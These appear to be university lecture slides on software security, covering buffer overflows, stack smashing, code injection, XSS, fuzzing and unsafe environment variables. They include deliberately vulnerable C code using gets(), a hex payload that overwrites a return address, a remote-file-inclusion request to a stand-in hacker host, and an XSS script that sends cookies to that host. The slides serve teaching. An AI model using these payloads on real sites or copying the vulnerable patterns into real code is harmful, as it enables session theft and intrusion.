

Session 5

Software and Operating Systems Security



This work is licensed under a Creative Commons Attribution – NonCommercial – NoDerivatives 4.0 International License.

Objectives

- Techniques to write **secure code** without vulnerability
 - Overflow and code injection attacks
 - Code protection and safe coding guidelines
 - Interaction between a software and the environment
- Securing an **operating system**

Safe installation, OS update and OS hardening



Buffer Overflow

Buffer Overflow (1)

- More input than expected placed into a buffer

Exceeded the defined capacity of the memory area

- Result in information overwriting in memory

That is outside of the legitimate buffer

- Buffer overflow used for two main purposes by attackers

- Crash a system by writing spurious/trash information
- Insert specially crafted code to be executed to harm

Buffer Overflow (2)

- Buffer overflow can be **located** in several places

On the stack, heap or event on the data part of a process
- Several possible **consequences** of a buffer overflow
 - Data corruption, violating the integrity
 - Unattended transfer of the control at abnormal address
 - Memory access violation resulting in error
 - Premature termination of a program

Buffer Overflow Example (1)

- Reading string from standard input with `gets` function

Not safe to use since no verification of copy buffer size

```
1 int main(int argc, char *argv[]) {
2     int valid = FALSE;
3     char str1[8];
4     char str2[8];
5
6     next_tag(str1);          // Load password (START, for example)
7     gets(str2);
8     if (strcmp(str1, str2, 8) == 0)
9         valid = TRUE;
10    printf("buffer1: s1(%s), s2(%s), v(%d)\n", str1, str2, valid);
11 }
```

Buffer Overflow Example (2)

- Three possible scenarios in the case of a buffer overflow

The longer input will overrides buffer str1...

```
> ./buffer1
START
buffer1: s1(START), s2(START), v(1)

> ./buffer1
EVILINPUTVALUE
buffer1: s1(TVALUE), s2(EVILINPUTVALUE), v(0)

> ./buffer1
BADINPUTBADINPUT
buffer1: s1(BADINPUT), s2(BADINPUTBADINPUT), v(1)
```

Code Analysis

- The **attacker** needs two things to use buffer overflow attack
 - 1 Finding a vulnerability that can be activated externally
By an external data source controllable by the attacker
 - 2 Understand what memory is impacted by the buffer overflow
And what are the consequences of such modification
- Several techniques can be used to **conduct the investigation**
Code inspection, tracing execution, fuzzing tools, etc.
- Memory is array of **consecutive bytes** interpreted by software
High-level language can make checks and are safer to use

Overflow Attack



Overflow Attack

- There exist several types of **buffer overflow attacks**

Depending on what kind of memory is concerned by the attack

- **Stack overflow** attacks are targeting buffers on the stack

- Will affect and possibly corrupt local variables
- Such attacks are also called stack smashing sometimes

- **Heap overflow** attacks overrun in the heap data area

Much more complex to put in place than stack overflow

Stack Overflow

- Stack overflow attacks based on **function call mechanism**


Use the fact that the return address is stored in the stack

- All the information is stored in a **stack frame** on the stack
 - Parameters for the called function, work registers save, etc.
 - Return address, old frame pointer, etc.

Function Call Execution (1)

- Example of a *P* function **calling** a *Q* function

- 1 Parameters of *Q* placed on the stack (typically in reverse order)
- 2 CALL *Q* instruction places return address on the stack



Function Call Execution (2)

- On the side of the **called function *Q***
 - 3 Placing current frame pointer on the stack (stack frame of *P*)
 - 4 Frame pointer becomes the stack pointer (new stack frame)
 - 5 Moving stack pointer to make room for local variables
 - 6 Executing the body of *Q* function
 - 7 Stack pointer put on frame pointer (removing local variables)
 - 8 Restoring old frame pointer (back to stack frame of *P*)
 - 9 RETURN instruction takes return address on the stack
- Back on the **calling function *P***
 - 10 Popping parameters put on the stack
 - 11 Continuing execution just after the CALL *Q* instruction

Buffer Overflow Example (1)

- Buffer overflow attack can modify **two critical elements**

Saved old frame pointer and return address

- C **program example** asking a value for a given tag

First ask for a tag name and then for a value for the tag

```
1 void hello(char *tag) {  
2     char inp[16];  
3  
4     printf("Enter the value for %s: ", tag);  
5     gets(inp);  
6     printf("Hello your %s is %s\n", tag, inp);  
7 }
```

Buffer Overflow Example (2)

- Buffer overflow risk for value input by the user is large

The return address can get corrupted

```
> ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

> ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

> perl -e 'print pack("H*",
"4142434445464748515253545556575861626364656667686908
fcfffb948304080a4e4e4e4e0a")' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

Buffer Overflow Consequence

- Return address corrupted to an **invalid address**
 - Illegal address detected by OS result in process termination
 - Service associated to killed process no more available (~DoS)
- **Moving the control** to a very precise place in the code
 - Finding virtual address of `hello` function (with decompiler)
 - For example, let's assume that the function is at 0x08048394
 - And `jmp` buffer 24 bytes below current frame pointer
 - Replaced with the string ABCDEFGHQRSTUVWXabcdefgh
 - Then replacing frame pointer with coherent value 0xbfffffe8

Control Redirection

- The attacker can **redirect control** anywhere given an address

Within the same program or in a used library

- **Shellcode attack** can execute any code put by the attacker

That is first placed in the attacked buffer

Code Protection

- No miracle, either **preventing or detecting** them, to cancel
Defence can be performed at several levels
- Buffer overflow protection added **at compile time**
High level language, adding stack frame corruption detection, etc.
- **Protecting the stack** between function calls
Stackguard GCC extension adds a canari when entering function...

Code Injection



Managing Input

- Biggest source of software security error is **bad input handling**
 - Value coming from outside of the program
 - Value not known by the programmer while writing code
- Large variety of **input sources** has to be considered
 - Data read from the keyboard, mouse, file, network, etc.
 - Data read from exec. env., config. file, OS provided data, etc.

Protection

- Important to always check **input data lengths**

That will also help preventing overflow attacks

- **Data interpretation** must be done with care
 - Checking that IP packet are well-formed, for example
 - See the 2014 Heartbleed OpenSSL, for example

Injection Attack

- Attacker can inject a code that is **executed without consent**

With scripting languages (Perl, PHP, Python, sh, etc.)

- **Injecting** command, SQL queries or code that is executed

The bad element is injected through an input field

```
1 <?php  
2 include $path . 'functions.php';  
3 include $path . 'data/prefs.php';
```

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt  
?&cmd=ls
```

XSS Attack

- Code by A executed by B with **Cross-Site Scripting** attack

With web scripting (JavaScript, ActiveX, VBScript, Flash, etc.)

- Embedded content must be **escaped** to avoid execution

Except if the goal is really to execute the code...

```
1 Thanks for this information, it's great!
2 <script>document.location='http://hacker.web.site/cookie.cgi?' +
  document.cookie</script>
```

Fuzzing

- Fuzzing or **fuzz testing** proposed by Prof. Barton Miller
Testing a code with random inputs to measure robustness
- Used by the **FAANG tier 1 tech companies** from Silicon Valley
Facebook, Apple, Amazon, Netflix and Google
- Fuzzing can be done with **automatic tools**
OWASP WebScarab, OWASP WSFuzzer, Jester, Hypothesis, etc.



Writing Safe Code

Safe Code

- Verified input must then be **processed correctly**
Algorithms must be implemented correctly
- **Confidence** on several levels depending on language level
 - Checking compilers and interpreters with high-level language
 - Checking sequence of instructions for low-level language
- Netscape example with **wrong PRNG** to generate session keys
These numbers were guessable, which was not desired property

Coding Practice

- OWASP **Secure Coding Practices** quick reference guide
 - Collection of good practices to write safe code*
- Some practices also depend **on the language**
 - Look at OWASP Python Security Project, for example
 - <http://www.pythonsecurity.org>



Interacting with Environment

Checking Environment

- Last thing to check is that the **environment is safe**

Code is always executed under control of an operating system

- **Several elements** to check in the environment

Env. variable, system call, shared resource, temp. file, etc.

Environment Variable (1)

- Environment variable are inherited from parent process

Can be dangerous if some variables are modified

- grep searched in PATH in the following example

Dangerous because variable can be changed externally

```
#!/bin/bash
user='echo $1 | sed 's/.*$//'
grep $user /var/local/accounts/ipaddrs
```

Environment Variable (2)

- One possible solution is to **redefine PATH variable**

So that to not depend on an external value

- Code is still dangerous due to the **IFS environment variable**

Define word separator and can be set to =

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user='echo $1 | sed 's/.*$//'
grep $user /var/local/accounts/ipaddrs
```

Credits

- Matt Gibson, March 20, 2014, https://www.flickr.com/photos/matt_gibson/13289011505.
- Matti Mattila, January 5, 2013, <https://www.flickr.com/photos/mattimattila/8349565473>.
- Bill Selak, October 1, 2007, <https://www.flickr.com/photos/billselak/1470605179>.
- Jos @ FPS-Groningen, May 22, 2011, https://www.flickr.com/photos/fotoburo_fps/5746075569.
- Jen R, July 11, 2012, <https://www.flickr.com/photos/seafan/7551883578>.